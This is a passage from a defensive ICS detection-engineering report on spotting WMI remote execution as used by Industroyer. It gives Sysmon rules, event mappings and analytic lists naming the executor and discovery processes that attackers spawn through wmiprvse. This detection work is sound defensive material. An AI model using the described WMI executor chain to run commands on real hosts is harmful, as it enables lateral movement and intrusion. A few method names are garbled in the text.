


Figure 4-12. WMI Specificity

WMI remote execution involves three areas of artifact generation relevant to the defender.

1. Source host: The host machine making the WMI connection and request on a remote target.
2. Network: Packets generated by the RPC communication between the two hosts.
3. Destination host: The host that receives and executes the remote WMI requests.

Figure 4-13. WMI Remote Execution Log Flow provides a more in-depth analysis of the artifacts generated by each of these, along with how they relate to the specificity of the WMI usage.



Behavior invariant for WMI usage on the source host.

WMI Library Usage
EID 7 -- Image Loaded

- **Original File Name**: one of the following
  - wbemdisp.dll
  - wbemsvc.dll
  - wbemcore.dll
  - System.Management.dll
  - WSMAuto.dll (winrm)

Explicit Credential Login Attempted
EID 4648: A login was attempted using explicit credentials

- **Process Name**: C:\Windows\System32\svchost.exe
- **Additional Information**: RPCSS/*

Egress DCOM Connection
EID 3 -- Network Connection

- **Network Direction**: Egress
- **Image**: C:\Windows\system32\wbem\wmic.exe
- **DestinationPort**: >= 49152
- **Source port**: >= 49152
- **Source IP**: IS NOT 127.0.0.1 AND NOT ::1

Indicates that the host is attempting to use WMI on a remote target.

DCP-RPC

Endpoint

IWbemLevelLogin
During protocol initialization the client calls the IWbemLevelLogin::HTLMLogin method

IWbemLevelServices
Interface for Web-based Enterprise Management Services

Operation

NTLMLogin
Inititialization

ExecMethod
Executes a CIM namespaced class or instance implemented method.

GetObject
Returns a CIM class or instance

Ingress DCOM Connection
EID 3 -- Network Connection

- **Network Direction**: Ingress
- **Image**: C:\Windows\system32\svchost.exe
- **DestinationPort**: >= 49152
- **Source port**: >= 49152
- **Source IP**: IS NOT 127.0.0.1 AND NOT ::1

WMI Usage Occurring on Host
EID 1 -- Process Creation

- **Process Name**: wmiprvse.exe
- **Process Command Line**: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding OR C:\Windows\system32\wbem\wmiprvse.exe -Embedding
- **Parent Process Name**: svchost.exe
- **Parent Process Command Line**: C:\Windows\system32\svchost.exe -k DcomLaunch

WMI Process Creation
EID 1 -- Process Creation

- **Parent Process Name**: wmiprvse.exe
- **LogonID**: IS NOT 0x3e7
  - Not a LocalSystem account

WMI Command Execution process list

- **Original File Name**:
  - cmd.exe
  - powershell.exe
  - rundll32.exe
  - ...

Indicates WMI command execution

Uses an *executor* for remote execution. This means that the parent to child execution chain is: wmiprvse.exe --> *executor* --> *command*

Indicates remote DCOM. Can either compare svchost PID with WMI usage (#5), or assume they are correlated if within a time span window.

Only occurs if wmiprvse.exe process does not exist yet.

Indicates WMI process creation. The command to be executed is in field *CommandLine*: *cmd.exe /C notepad.exe*

We can also look for suspicious commands in this by string matching in the *CommandLine;* however the command string matching could be bypassed if the attacker renamed the target command. To avoid that, you can make another analytic for process creation of specific processes though to be supicious (looking at their OriginalFileName) within the same time window.

Figure 4-13. WMI Remote Execution Log Flow

4.2.4.1 Source Host

In the case of local WMI usage, both the source and destination would be the same. In the case of the attack, the source was a set of Windows Server 2016 computers which had access to the ICS Enterprise network [1]. All activity on the engineering workstations and other enterprise endpoints connected to the ICS network was done remotely from these source hosts.

DLL Usage

The primary base condition, the activity that must be present for all types of WMI usage on the source host, is the usage of a set of Windows *Dynamically Linked Libraries* (DLLs) that provide the actual implementations necessary for programmatically interacting with WMI and are required by tools and programming interfaces. Sysmon can be used to log DLL loads with Event ID 7 (Image Loaded). In the Sysmon configuration for many organizations this event is configured to not generate any logs, due to the significant amount of data it can generate. However, a simple inclusion list for WMI related DLLs can greatly enable defenders while generating only a minimal number of events. This can be done with the following addition to the Sysmon configuration file:

```
<!-- Indicates WMI usage on source host -->
  <RuleGroup name="" groupRelation="or">
    <ImageLoad onmatch="include">
      <ImageLoaded condition="end with">Wbemdisp.dll</ImageLoaded>
      <ImageLoaded condition="end with">Wbemsvc.dll</ImageLoaded>
      <ImageLoaded condition="end with">Wbemcore.dll</ImageLoaded>
      <ImageLoaded condition="end with">System.Management.dll</ImageLoaded>
      <ImageLoaded condition="end with">WSMAuto.dll</ImageLoaded>
  </ImageLoad>
</RuleGroup>
```

A breakdown of how the DLLs map to procedural implementations can be found in the capability abstraction Figure 4-11, except for `WSMAuto.dll` which is for WinRM usage.

This event will trigger on both local and remote WMI usage for the source host, as both will require using these libraries for the underlying implementation. To identify specifically remote WMI you must combine this event with others in the source host section or look for this event and NOT those in the destination host section.

Explicit Credential Login Attempted

Windows Security Event ID 4648: *A login was attempted using explicit credentials* can be somewhat misleading when first examined. This event does not trigger on the destination host for the login, but rather on the source host requesting the login when an account name and password is used (explicit credentials). Most remote WMI usage (not all) will require such credentials for the destination host, making this a good event when combined with DLL usage for identifying remote WMI usage on the source host. However, alone this event will not indicate only WMI, as multiple other situations can trigger it. To generate Windows Event ID (EID) 4648 logs, one must enable the Audit Login policy in Windows.

Egress DCOM Connections

Sysmon also provides events for network connections, which could be leveraged to identify the DCOM connections required by most remote WMI implementations (the other being the Win-MAN protocol used by WinRM). However, configuring Sysmon to alert on DCOM connections is both inefficient and generates a large number of alerts. This is due to the fact that DCOM uses a port for both the source and destination from a range of high ports (greater than 49151), so we cannot set a specific port to include in the Sysmon config. Sysmon has no method for selecting a range of ports, therefore making it difficult to efficiently configure for this event. It is instead recommended that Zeek or some other network logging is used to detect this behavior at the network level. Additionally, DCOM alone is not indicative of WMI behavior and would need to be paired with the others in this section.

4.2.4.2 Destination Host

All remote WMI requests will in through a `svchost.exe` process, which will be responsible for the actual DCOM connection. This process will spawn a `WmiPrvSe.exe` process if it is not already created. Note that the `WmiPrvSe` process will load different DLLs based on whether WMI usage is local or remote. All WMI functionality calls will execute out of this process, and it will create any necessary child processes spawned by those calls. This means for remote execution via WMI executing `cmd.exe /C`, as seen by Industroyer, there will be a `cmd.exe` process created by the parent `WmiPrvSe`. The `cmd` process is referred to as an *executor* in this context, as it can execute additional arbitrary *commands*. The resulting WMI *command execution* process tree looks like the following:




Figure 4-14. WMI Process Tree and Attack Usage

Ingress DCOM Connection

Just as there was an *Egress DCOM Connection* event for the source host, there is an ingress one for the destination host. The same issues and details apply to this event as mentioned in the egress one.

WMI Usage Occurring on Host

Windows Security Event ID 4688: *A new process has been created* and Sysmon Event ID 1: *Process Creation* both provide the necessary information for detecting WMI usage occurring on the destination host. The former will require enabling the respective audit policy, while the Sysmon event will trigger in many Sysmon configurations. The detection strategy is to simply look for the `WmiPrvSe.exe` process creation log.

WMI Process Creation

While threat intelligence states that Industroyer used WMI for more than just process creation [1] (e.g., system fingerprinting), it is the remote process creation via WMI that was the core for their behavioral pattern. Again, we leverage either the Windows Security EID 4688 or Sysmon EID 1 to detect process creation, and this time we specifically look for those with the parent process of `WmiPrvSe`.

Executor Process

It is common to use WMI process creation to spawn a process which can execute arbitrary commands, such as `cmd` or `PowerShell`. This process is referred to as the *executor*, and is the technique mentioned in the threat intelligence reporting [1]. This allows a more specific detection using Windows Security EID 4688 or Sysmon EID 1 where the process is `cmd` or `PowerShell` and the parent process is `WmiPrvSe`.

Suspicious Processes

Lastly, we can follow this chain down to the process in the command being executed, such as the `arp` command. Using a list of suspicious processes, we can look for those created by a WMI spawned `executor` process by either correlating the *Process ID* (PID) or using a time window, the latter being the approach we used.

4.2.4.3 Network

Network log analytics are out of scope in the environment we are defending, but it is worth at least mentioning those that are available for awareness. The WMI behavior we are looking at uses the Remote Procedure Call (RPC) protocol. Using Zeek sensors, the following type of logs can be used to detect remote WMI requests:

- Endpoint
  - `IWbemLevelLogin`: During protocol initialization the client calls the `IWbemLevelLogin::HTMLLogin` method
  - `IWbemLevelServices`: Interface for *Web-Based Enterprise Management* (WBEM) services
- Operation
  - `NTLMLogin`: Used during initialization to login as the requested user on the remote host.
  - `ExecMethod`: Executes a CIM namespace class or instance implemented method. This will be used for remote WMI method calls.
  - `GetObject`: Returns a CIM class or instance, which is necessary for remote process creation.

4.2.4.4 Analytic Implementations

Using the research and investigation detailed above we created several analytics centered around WMI usage.

4.2.4.4.1 WMI Usage Plus Suspicious Behavior

This section describes the first composite WMI analytic we created from a number of individual searches.

WMI DLL Loads on Source Host

We implemented an analytic for WMI usage on the source host via looking for DLL loads for the following:

- Wbemdisp.dll
- Wbemsvc.dll
- Wbemcore.dll
- System.Management.dll
- WSMAuto.dll

By itself this will trigger on benign activity, but we combine it with other events of interest to create composite analytics as described below.

Wmiprvse on Destination Host

The destination host analytic we created looks for process creation with a process name or original file name of wmiprvse. This indicates WMI usage occurring on the targeted host. Like the source host analytic, it needs to be combined with other information into a composite analytic.

Composite Analytic

We took the source and destination analytics above, which indicate WMI usage (either benign or malicious), and combined them with other suspicious activity, including our Service Creation analytics from above and preexisting searches that indicate potentially malicious activity. These included searches for lateral movement, network share discovery, service creation, scheduled task creation, clearing audit logs, and stopping logging services.

4.2.4.4.2 WMI Plus Suspicious Process Creation on Destination

The second composite WMI analytic we created searched for a parent process of wmiprvse, without a login ID of 0x3e7, spawning a suspicious process: cscript.exe, wscript.exe, powershell.exe, pwsh.exe, powershell_ise.exe, cmd.exe, mshta.exe, rundll32.exe, regsvr32.exe, msbuild.exe, installutil.exe, regasm.exe, regsvcs.exe, msxsl.exe, at.exe, explorer.exe, microsoft.workflow.compiler.exe, or msiexec.exe. Due to the specificity of the analytic it does not need to be combined with other searches to limit false positives.

4.2.4.4.3 WMI Plus Profiling Process Created on Destination

The third WMI composite analytic we created searched for a parent process of wmiprvse, without a login ID of 0x3e7, spawning a profiling process related to collection or discovery: arp.exe, dsquery.exe, dsget.exe, gpresult.exe, hostname.exe, ipconfig.exe, nbtstat.exe, net.exe, net1.exe, netsh.exe, netstat.exe, nltest.exe, ping.exe, qprocess.exe, quser.exe, qwinsta.exe, reg.exe, sc.exe, systeminfo.exe, tasklist.exe, tracert.exe, whoami.exe. Due to the specificity of the analytic it does not need to be combined with other searches to limit false positives.

4.2.4.5 Mitigations and Tuning

Due to WMI's legitimate usage by system administrators, it is important to consider solutions for identifying and isolating administrators' legitimate behavior. One way of doing this is by creating one or more jump hosts that system administrators will use for all administrative interaction with remote hosts. This list can be used to baseline or exclusion list when engineering detections and hunting for adversaries in the environment. These jump hosts should be regularly patched and hardened more than typical machines because of their exclusion from many types of detections.

4.2.5 Summary

This section discussed the Windows-based analytics we developed, as well as detection ideas worthy of further research that we could not implement within our time constraints. These serve as a blueprint for creating analytics to cover other important ATT&CK techniques in ICS environments.

5 Conclusion

The TCHAMP methodology was applied to ICS environments with adaptations where necessary. Analysis of the cyber-attack targeting infrastructure in Ukraine in 2016 was used as a blueprint for the selection of behaviors to develop threat behavioral analytics against. Information from publicly available intelligence about this event was used to evaluate the level of coverage provided by the analytics developed. Our approach to detection engineering mapped adversary activity to a target ICS environment and leveraged a purple team approach to perform adversary emulation. This process was used to identify and validate the technical data requirements for analytic development, a prerequisite for evaluating the sufficiency of detection capabilities currently available. We hope this report informs the broader ICS security community.

6 References

[1] J. Slowik, "Anatomy of an Attack: Detecting and Defeating CRASHOVERRIDE," Dragos, Inc., 2018.

[2] P. Acker, Industrial Cybersecurity, Packt, 2017.

[3] R. Daszczyszak, D. Ellis, S. Luke and S. Whitley, "TTP-Based Hunting," March 2019. [Online]. Available: https://www.mitre.org/sites/default/files/publications/pr-19-3892-ttp-based-hunting.pdf.

[4] E. Kovacs, "Ukraine Power Company Confirms Hackers Caused Outage," SecurityWeek, 19 01 2017. [Online]. Available: https://www.securityweek.com/ukraine-power-company-confirms-hackers-caused-outage. [Accessed 14 06 2021].

[5] The MITRE Corporation, "Sandworm Team," 15 October 2021. [Online]. Available: https://attack.mitre.org/groups/G0034/. [Accessed 21 December 2021].

[6] UNITED STATES DISTRICT COURT WESTERN DISTRICT OF PENNSYLVANIA, "Indictment: Conspiracy to Commit an Offense Against the United States," 15 October 2020. [Online]. Available: https://www.justice.gov/opa/press-release/file/1328521/download. [Accessed 9 July 2021].

[7] A. Cherepanov, "WIN32/INDUSTROYER A new threat for industrial control systems," ESET, 2017.

[8] The MITRE Corporation, "Initial Access," The MITRE Corporation, 04 12 2019. [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Initial_Access. [Accessed 15 06 2021].

[9] The MITRE Corporation, "Evasion," The MITRE Corporation, 10 12 2019. [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Evasion. [Accessed 15 06 2021].

[10] The MITRE Corporation, "Discovery," The MITRE Corporation, 10 12 2019. [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Discovery. [Accessed 15 06 2021].

[11] The MITRE Corporation, "Collection," The MITRE Corporation, 10 12 2019. [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Collection. [Accessed 15 06 2021].

[12] The MITRE Corporation, "Inhibit Response Function," The MITRE Corporation, 10 12 2019. [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Inhibit_Response_Function. [Accessed 15 06 2021].

[13] The MITRE Corporation, "Impair Process Control," The MITRE Corporation, 10 12 2019. [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Impair_Process_Control. [Accessed 15 06 2021].

[14] The MITRE Corporation, "Impact," The MITRE Corporation, 18 09 2020. [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Impact. [Accessed 15 06 2021].

[15] DRAGOS, "Electrum," 2021. [Online]. Available: https://www.dragos.com/threat/electrum/.

[16] The MITRE Corporation, "Server Software Component: SQL Stored Procedures," 26 July 2021. [Online]. Available: https://attack.mitre.org/techniques/T1505/001/. [Accessed 8 December 2021].

[17] H. OUADIA, "Cyb3rSn0rlax," [Online]. Available: https://www.unh4ck.com/detection-engineering-and-threat-hunting/lateral-movement/detecting-conti-cobaltstrike-lateral-movement-techniques-part-2.

[18] MITRE Corp, "Data Destruction," 20 October 2021. [Online]. Available: https://collaborate.mitre.org/attackics/index.php/Technique/T0809. [Accessed December 2021].

[19] The MITRE Corporation, "Valid Accounts," 19 October 2021. [Online]. Available: https://attack.mitre.org/techniques/T1078/. [Accessed 22 December 2021].

[20] D. Gunter and M. Seitz, "A Practical Model for Conducting Cyber Threat Hunting," SANS Institute, 2021.

[21] J. Atkinson, "Capability Abstraction," 6 February 2020. [Online]. Available: https://posts.specterops.io/capability-abstraction-fbeaeeb26384. [Accessed 9 December 2021].

[22] J. Prager, "Detection In Depth," 8 May 2020. [Online]. Available: https://posts.specterops.io/detection-in-depth-a2392b3a7e94. [Accessed 28 December 2021].

[23] J. Atkison, "Detection Spectrum," 21 February 2020. [Online]. Available: https://posts.specterops.io/detection-spectrum-198a0bfb9302. [Accessed 7 December 2021].

[24] Elastic, "Detection Rules," [Online]. Available: https://github.com/elastic/detection-rules. [Accessed 7 December 2021].

[25] F. Roth and T. Patzke, "Sigma Rules," [Online]. Available: https://github.com/SigmaHQ/sigma/tree/master/rules. [Accessed 7 December 2021].

[26] The MITRE Corporation, "Cyber Analytics Repository," [Online]. Available: https://car.mitre.org/. [Accessed 7 December 2021].

[27] Elastic, "Creation of a Hidden Local User Account," 23 September 2021. [Online]. Available: https://github.com/elastic/detection-rules/blob/main/rules/windows/persistence_evasion_hidden_local_account_creation.toml. [Accessed 7 December 2021].

[28] IEEE Power and Energy Society, "IEEE Standard for Electric Power Systems Communications—Distributed Network Protocol (DNP3)," The Institute of Electrical and Electronics Engineers, Inc., New York, 2012.

[29] Forensic Handbook, "Locard’s Exchange Principle," 12 August 2012. [Online]. Available: http://www.forensichandbook.com/locards-exchange-principle/. [Accessed 10 December 2021].

[30] IBM Corporation, "Cost of a Data Breach Report 2020," IBM Corporation, Armonk, 2020.

[31] The MITRE Corporation, "System Services: Service Execution," 30 August 2021. [Online]. Available: https://attack.mitre.org/techniques/T1569/002/. [Accessed 30 November 2021].

[32] SpecterOps, "T1050 - New Service," [Online]. Available: https://abstractionmaps.com/maps/t1050/. [Accessed 30 November 2021].

[33] MENA, "Threat Hunting #26 - Remote Windows Service Creation / Recon," 3 March 2019. [Online]. Available: https://blog.menasec.net/2019/03/threat-hunting-26-remote-windows.html. [Accessed 9 December 2021].

[34] Red Canary, "2021 Threat Detection Report: Windows Service," [Online]. Available: https://redcanary.com/threat-detection-report/techniques/windows-service/. [Accessed 9 December 2021].

[35] N. Hyvarinen, "Endpoint Detection of Remote Service Cration and PsExec," 14 November 2012. [Online]. Available: https://blog.f-secure.com/endpoint-detection-of-remote-service-creation-and-psexec/. [Accessed 9 December 2021].

[36] The MITRE Corporation, "Modify Registry," 12 August 2020. [Online]. Available: https://attack.mitre.org/techniques/T1112/. [Accessed 30 November 2021].

[37] J. Atkinson, "Playing Detection with a Full Deck," 16 August 2021. [Online]. Available: https://posts.specterops.io/thoughts-on-detection-3c5cab66f511. [Accessed 13 December 2021].

[38] Elastic, "Elastic License 2.0," 04 March 2021. [Online]. Available: https://github.com/elastic/detection-rules/blob/main/LICENSE.txt. [Accessed 30 November 2021].

[39] SIGMA, "Detection Rule License 1.1," 14 May 2021. [Online]. Available: https://github.com/SigmaHQ/sigma/blob/master/LICENSE.Detection.Rules.md. [Accessed 30 November 2021].

[40] Elastic, "System Shells via Services," 17 October 2021. [Online]. Available: https://github.com/elastic/detection-rules/blob/main/rules/windows/persistence_system_shells_via_services.toml. [Accessed 30 November 2021].

[41] Elastic, "Service Command Lateral Movement," 03 March 2021. [Online]. Available: https://github.com/elastic/detection-rules/blob/main/rules/windows/lateral_movement_cmd_service.toml. [Accessed 1 December 2021].

[42] Microsoft, "sc.exe create," 03 March 2021. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/sc-create. [Accessed 1 December 2021].

[43] Elastic, "Service Control Spawned via Script Interpreter," 15 March 2021. [Online]. Available: https://github.com/elastic/detection-rules/blob/main/rules/windows/lateral_movement_service_control_spawned_script_int.toml . [Accessed 1 December 2021].

[44] N. Shornikova and ocsd.community, "PowerShell as a Service in Registry," 21 March 2021. [Online]. Available:

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/registry_event/sysmon_powershell_as_service.yml. [Accessed 1 December 2021].

[45] J. Minton and ocsd.community, "Remote Service Creation," 5 October 2020. [Online]. Available: https://github.com/SigmaHQ/sigma/blob/fb750721b25ec4573acc32a0822d047a8ecdf269/rules-unsupported/win_remote_service.yml. [Accessed 1 December 2021].

[46] Elastic, "Suspicious ImagePath Service Creation," 03 March 2021. [Online]. Available: https://github.com/elastic/detection-rules/blob/main/rules/windows/persistence_suspicious_service_created_registry.toml. [Accessed 1 December 2021].

[47] MITRE, "CAR-2013-04-002: Quick execution of a series of suspicious commands," 11 May 2013. [Online]. Available: https://car.mitre.org/analytics/CAR-2013-04-002/. [Accessed 1 December 2021].

[48] J. Brown, "Windows Management Instrumentation," Red Canary, 2021. [Online]. Available: https://redcanary.com/threat-detection-report/techniques/windows-management-instrumentation/.

[49] M. G. C. T. William Ballenthin, "Windows Management Instrumentation (WMI) Offense, Defense and Forensics," August 2015. [Online]. Available: https://www.fireeye.de/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf.

[50] A. Leonardi, K. Mathioudakis, A. Wiesmaier and F. Zeiger, "Towards the Smart Grid: Substation Automation Architecture and Technologies," *Advances in Electrical Engineering,* vol. 2017, no. 896296,, 2014.

[51] A. Sergeyev, "Distribution Substations," [Online]. Available: https://pages.mtu.edu/~avsergue/EET3390/Lectures/CHAPTER6.pdf. [Accessed 8th June 2021].

[52] L. L. Grigsby, Ed., Electric Power Generation, Transmission, and Distribution, 3rd ed., Boca Raton: CRC Press, 2012.

[53] K. Curtis, "DNP3 Primer, Rev. A," DNP Users Group, Calgary, AB, 2005.

[54] MODICON, Inc., Industrial Automation Systems, "Modicon Modbus Protocol Reference Guide," MODICON, Inc., North Andover, 1996.

[55] J. S. Rinaldi, OPC UA - Unified Architecture: The Everyman's Guide to the Most Important Information Technology in Industrial Automation, CreateSpace Independent Publishing Platform;, 2016.

[56] Cybersecurity & Infrastructure Security Agency, "Alert (TA17-163A) CrashOverride Malware," 27 7 2017. [Online]. Available: https://us-cert.cisa.gov/ncas/alerts/TA17-163A. [Accessed 14 06 2021].

[57] Office of the Deputy Director for Engineering, "Mission Engineering Guide," Department of Defense, 2020.


[58] "DNP3 Quick Reference," 2002.

Appendix A   Power Distribution Background

This section provides a general overview of North American power distribution systems.

A.1 Power Distribution Overview

There are 3 phases be able to power the lights in a home or manufacturing equipment. They are generation, transmission, and distribution.



This figure is by Unknown Author is licensed under CC BY-SA

Figure A-1. Electric Generation, Transmission and Distribution Overview

Generation is how the power is created to supply the demand. The demand on load is broken into two categories: Base and Peak load. The Base load in the estimated lower limit on demand, while the Peak load is any demand above the Base Load. Typically, Base load is generated by traditional (non-renewal) sources like, coal, natural gas, and nuclear power plants. Peak load can be generated in multiple ways, e.g., increasing the output of a coal or natural gas plant, turning on Peakers (essentially gas-powered generators) or from renewables (e.g., solar, wind, etc.). Switchyard substation connects the generators to the utility grid (by stepping up the voltage / decreasing the current) and provides offsite power to the plant.

Once the power is generated it needs to be transported from the site. This is done via Transmission lines. The output voltage is stepped up to a high voltage from the switchyard substation and sent over long distances via transmission lines. Due to the interconnected nature of the power grid, system substations may be needed at certain inner-connects. A system substation will transfer of bulk power across the network. Some of these stations provide only switching facilities (no power transformers), whereas others perform voltage conversion as well.

Once power is in the geographical area of where it will be used, a substation steps down the power to a usable condition. While there are multiple types of substations [50], the most prevalent types of substations are distribution stations are used to support end customers; of which there are two types: residential and commercial. Commercial substation functions as the main source of electric power supply for a single customer (e.g., steel plant, automotive assembly plant, etc.) while a distribution substation, which are the most common facilities in electric power systems, provide the distribution circuits that directly supply most customers. These distribution substations feed power to the transformers found in residential neighborhoods.

